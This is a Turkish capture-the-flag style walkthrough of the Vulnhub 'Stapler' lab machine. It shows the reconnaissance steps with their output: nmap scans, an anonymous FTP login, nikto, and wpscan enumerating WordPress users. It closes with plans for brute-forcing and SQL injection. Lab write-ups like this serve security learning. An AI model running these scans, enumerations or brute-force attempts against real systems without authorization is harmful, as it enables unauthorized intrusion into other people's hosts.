

Stapler


Kaan Efe Öğüt

ADLI BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan Stapler zafiyetli makinesinin
çözümünü sizinle paylaşmak istedim.

27.12.2021

-Vulnhub üzerinden elde ettiğim Stapler zafiyetli makinesini Virtualbox üzerinden İmport ediyorum ve Linux ile aynı ağ ayarlarına getirip çalıştırıyorum.



-Çalıştırma işleminin ardından arka planda bu şekilde çalışır vaziyette bırakıyorum.

```
Nmap scan report for 10.0.2.5
Host is up (0.00067s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
20/tcp    closed ftp-data
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
139/tcp    open  netbios-ssn
666/tcp    open  doom
3306/tcp   open  mysql
MAC Address: 08:00:27:3D:B5:DA (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.4
Host is up (0.000010s latency).
All 1000 scanned ports on 10.0.2.4 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 16.07 seconds
```

-Zafiyetli makinenin IP adresini öğrenmek için Nmap üzerinden bir ağ taraması gerçekleştiriyorum ve IP adresini öğrendim.

```
(root@kali:~) # nmap -sV -sC -p- 10.0.2.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-04 12:25 +03
Nmap scan report for 10.0.2.5
Host is up (0.00059s latency).
Not shown: 65523 filtered ports
PORT      STATE SERVICE      VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp          vsftpd 2.0.8 or later
ftp-anon: Anonymous FTP login allowed (FTP code 230)
Can't get directory listing: PASV failed: 550 Permission denied.
ftp-syst:
STAT:
FTP server status:
Connected to 10.0.2.4
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 1
vsFTPD 3.0.3 - secure, fast, stable
End of status
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
```

-Öğrendiğim IP adresi üzerinden bir nmap taraması gerçekleştirip ağ yapısı hakkında bilgi sahibi oluyorum.

-FTP portu üzerinde anonymous olarak bir login yapılabileceğini söylüyor.

-Tcp portunun açık olduğunu görüntülüyorum.

-VSFTPD üzerinden bir işlem yaptığını görüntülüyorum fakat bu sürümünde bir exploit bulunmamaktadır.

-Garip bir şekilde 12380 ve 3306 portunun bulunduğunu görüntülüyorum buraya da bakacağım.

```
(root@kali:~) # ftp 10.0.2.5
Connected to 10.0.2.5.
220-
220-
220- Harry, make sure to update the banner when you get a chance to show who has access here
220-
220-
220-
Name (10.0.2.5:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
```

-Web sitesine bakmadan önce ilk etapta FTP portu üzerinden bir işlem gerçekleştireceğim.

-FTP üzerinden anonymous-anonymous kadı ve şifresiyle giriş yapıyorum.

```
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 107 Jun 03 2016 note
226 Directory send OK.
ftp> get note
local: note remote: note
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note (107 bytes).
226 Transfer complete.
107 bytes received in 0.00 secs (50.7490 kB/s)
ftp> exit
221 Goodbye.
```

- "dir" komutu ile içerisinde ki dosyaları görüntülüyorum.İçerisinde bir adet note dosyası olduğunu görüyorum ve "get note" komutu ile bu dosyayı kendi sanalıma indiriyorum.

```
(root@kali:~) # ls
Belgeler Downloads Genel Masaüstü Müzik note Resimler Şablonlar Videolar
(root@kali:~) # cat note
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
```

- Ardından bu text dosyasını görüntülediğimde içerisinde böyle bir bilgiye erişiyorum.




-Şimdi ise HTTP üzerinden bir işlem gerçekleştirmek istiyorum.Fakat siteyi açtığımda karşıma böyle bir sayfa geliyor.


```
view-source:http://10.0.2.5/

1 <!doctype html><html><head><title>404 Not Found</title><style>
2 body { background-color: #fcfcfc; color: #333333; margin: 0; padding:0; }
3 h1 { font-size: 1.5em; font-weight: normal; background-color: #9999cc; min-height:2em; line-height:2em; border-bo
4 h1, p { padding-left: 10px; }
5 code.url { background-color: #eeeeee; font-family:monospace; padding:0 2px;}
6 </style>
7 </head><body><h1>Not Found</h1><p>The requested resource <code class="url"></code> was not found on this server.
```

-Sayfa üzerinden bilgi elde edemediğim için kaynak koduna bakıyorum buradan bir bilgi edinebilirim diye fakat buradanda pek bir bilgi elde edemiyorum.




-Nmap üzerinden gördüğüm 12380 portunu tarayıcı üzerinde görüntülüyorum ve karşıma bir web sitesi arayüzü geliyor.




```
1 <!doctype html>
2 <html lang="en">
3 <head>
4 <!-- Credit: http://www.creative-tim.com/product/coming-sssoon-page -->
5 <meta charset="utf-8" />
6 <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
7 <meta content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=0" name="viewport" />
8 <meta name="viewport" content="width=device-width" />
9 <title>Tim, we need to-do better next year for Initech</title>
10 <style>
11 .form-control::-moz-placeholder{
12   color: #DDDDDD;
13   opacity: 1;
14 }
15 .form-control::-moz-placeholder{
16   color: #DDDDDD;
17   opacity: 1;
18 }
19 .form-control::-webkit-input-placeholder{
20   color: #DDDDDD;
21   opacity: 1;
22 }
23 .form-control::-ms-input-placeholder{
24   color: #DDDDDD;
25   opacity: 1;
26 }
27 /* General overwrite */
28 a{
29   color: #2C93FF;
30 }
31 a:hover, a:focus {
32   color: #1084FF;
33 }
34 a:focus, a:active,
35 button::-moz-focus-inner,
36 input[type="reset"]::-moz-focus-inner,
37 input[type="button"]::-moz-focus-inner,
38 input[type="submit"]::-moz-focus-inner,
39 select::-moz-focus-inner,
40 input[type="file"] > input[type="button"]::-moz-focus-inner {
41   outline : 0;
42 }
43
44 /* Font Smoothing */
45 h1, h2, h3, h4, h5, h6, p, .navbar, .brand, .btn-simple{
46   -moz-osx-font-smoothing: grayscale;
47   -webkit-font-smoothing: antialiased;
48 }
```

-Ardından page source kısmına bakıyorum ve burada da bilgi elde edemiyorum.



Elimde sadece web sitesi bulunduğu için ilk etapta dirbuster aracı üzerinden işlem gerçekleştireceğim.

-Dirbuster aracının çalışması için bir wordliste ihtiyaç duyuyor bu isteği karşılamak için "/usr/share/wordlist/dirbuster" dizin içerisinde bulunan medium wordlisti kullanıyorum.



-Bu işlem yaklaşık 1 gün süreceği için bu araç arka planda çalışırken nikto aracını da çalıştırıyorum.

```
(root@2021)~# nikto -h 10.0.2.5:12380
- Nikto v2.1.6


+ Target IP: 10.0.2.5
+ Target Hostname: 10.0.2.5
+ Target Port: 12380

+ SSL Info: Subject: /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you m
eant to put here?/O=Initech/OU=Pam: I give up. no idea what to put here./CN=Red.Initech/emailAddr
ess=pam@red.localhost
Ciphers: ECDHE-RSA-AES256-GCM-SHA384
Issuer: /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you m
eant to put here?/O=Initech/OU=Pam: I give up. no idea what to put here./CN=Red.Initech/emailAddr
ess=pam@red.localhost
+ Start Time: 2021-11-04 12:46:36 (GMT3)


+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect a
gainst some forms of XSS
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the con
tent of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '10.0.2.5' does not match certificate's names: Red.Initech
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the
EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
```

-Nikto aracıyla bir inceleme yaptığımda bir SSL olduğunu görüntülüyorum.

-Robots.txt'yi kendim görüntülemeye çalıştığımda dönüş alamazken burada gerekli bilgilere erişim sağlayabiliyorum.



-Robots.txt üzerinden erişim sağladığım dizinleri görüntülediğim de bir adet blog sayfası ve bir adet login ekranı görüntülüyorum.



-Login üzerinde bir SqlI gerçekleştirilip giriş denenebilir fakat ben burada bir deneme gerçekleştirmeden önce birde blog üzerinde de bir arama gerçekleştirmek istiyorum.


```
Initech | Office Life x https://10.0.2.5:12380/blog x phpMyAdmin x +
view-source:https://10.0.2.5:12380/blogblog/
23 width: 1em !important;
24 margin: 0 .07em !important;
25 vertical-align: -0.1em !important;
26 background: none !important;
27 padding: 0 !important;
28 }
29 </style>
30 <link rel='stylesheet' id='google-fonts-css' href='https://fonts.googleapis.com/css?family=Montserrat%3A400%2C700%2C900'>
31 <link rel='stylesheet' id='bhost-bootstrap-css-css' href='https://10.0.2.5:12380/blogblog/wp-content/themes/bhost/css/bootstrap.min.css'>
32 <link rel='stylesheet' id='bhost-meanmenu-css' href='https://10.0.2.5:12380/blogblog/wp-content/themes/bhost/css/meanmenu.min.css'>
33 <link rel='stylesheet' id='bhost-font-awesome.min-css' href='https://10.0.2.5:12380/blogblog/wp-content/themes/bhost/css/font-awesome.min.css'>
34 <link rel='stylesheet' id='bhost-style-css' href='https://10.0.2.5:12380/blogblog/wp-content/themes/bhost/style.css'>
35 <link rel='EditURI' type='application/rsd+xml' title='RSD' href='https://10.0.2.5:12380/blogblog/xmlrpc.php?rsd'>
36 <link rel='wlwmanifest' type='application/wlwmanifest+xml' href='https://10.0.2.5:12380/blogblog/wp-includes/wlwmanifest.xml'>
37 <meta name='generator' content='WordPress 4.2.1' />
38 <!--[if lt IE 9]>
39 <script src='https://10.0.2.5:12380/blogblog/wp-content/themes/bhost/js/html5.js'></script>
40 <![endif]>
41 <style type='text/css'>.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}
42 </style>
43 <body class='home blog custom-background'>
44 <!-- .container is main centered wrapper -->
45
46 <div id='page' class='hfeed site'>
47 <a class='skip-link screen-reader-text' href='#content'>Skip to content</a>
48 <header id='masthead' class='site-header' role='banner'>
49 <div class='site-branding'>
50 <div class='container'>
51 <h1 class='site-title'><a href='https://10.0.2.5:12380/blogblog/' rel='home'>Initech</a></h1>
52 <p class='site-description'>Office Life</p>
53 </div>
54 </div>
55 </div>
56 <div class='mainmenu'>
57 <div class='mainmenu'>
58 </div>
59 </div>
60 </div>
```

-Blog üzerinde kaynak koduna baktığımda bir Wordpress kullandığını görüyorum ve burada wpscan aracı ile tarama gerçekleştirip işlem yapılabileceğini düşünüyorum.

```
(root@2021)-[~]
# wpscan --url https://10.0.2.5:1280/blogblog/

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.14

Ev @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.

Scan Aborted: The url supplied 'https://10.0.2.5:1280/blogblog/' seems to be down (Timeout was reached)
```

-Wpscan üzerinden bir tarama başlattığımda SSL sertifikası dolayısıyla böyle bir hata almaktayım.

```
(root@2021)-[~]
# wpscan --url https://10.0.2.5:1280/blogblog/ --disable-tls-checks

WordPress
WordPress Security Scanner by the WPScan Team
Version 3.8.14
Sponsored by Automattic - https://automattic.com/
@WPSpan_, @ethicalhack3r, @erwan_lr, @firefart
```

-Bu hatayı bypass etmek için sonuna --disable-tls-checks ekliyorum.

```
[+] URL: https://10.0.2.5:12380/blogblog/ [10.0.2.5]
[+] Started: Thu Nov 4 13:58:00 2021

Interesting Finding(s):

[+] Headers
Interesting Entries:
- Server: Apache/2.4.18 (Ubuntu)
- Dave: Soemthing doesn't look right here
Found By: Headers (Passive Detection)
Confidence: 100%

[+] XML-RPC seems to be enabled: https://10.0.2.5:12380/blogblog/xmlrpc.php
Found By: Headers (Passive Detection)
Confidence: 100%
Confirmed By:
- Link Tag (Passive Detection), 30% confidence
- Direct Access (Aggressive Detection), 100% confidence
References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: https://10.0.2.5:12380/blogblog/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[+] Registration is enabled: https://10.0.2.5:12380/blogblog/wp-login.php?action=register
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
```

-Sonuçlarına baktığımızda karşımıza bulduğu açıkları görüntüleyebiliyorum.

```
(root@2021)-[~]
# wpscan --url https://10.0.2.5:12380/blogblog/ --disable-tls-checks --enumerate u

WordPress
WordPress Security Scanner by the WPScan Team
Version 3.8.14
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

- Açıklardan bilgi edinsemde Wpscan aracının kullanımıyla ilgili burada sonuna eklediğim --enumerate u komutu ile sistem içerisinde bulunan userlar hakkında bilgi sahibi olabilirim.
- Burada bulduğum userlar üzerinden bir Bruteforce gerçekleştirip gerekli bilgilere erişim sağlayabilirim.

```
root@2021:~
Dosya Eylemler Düzen Görünüm Yardım
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
+] john
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
+] elly
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
+] barry
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
+] heather
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
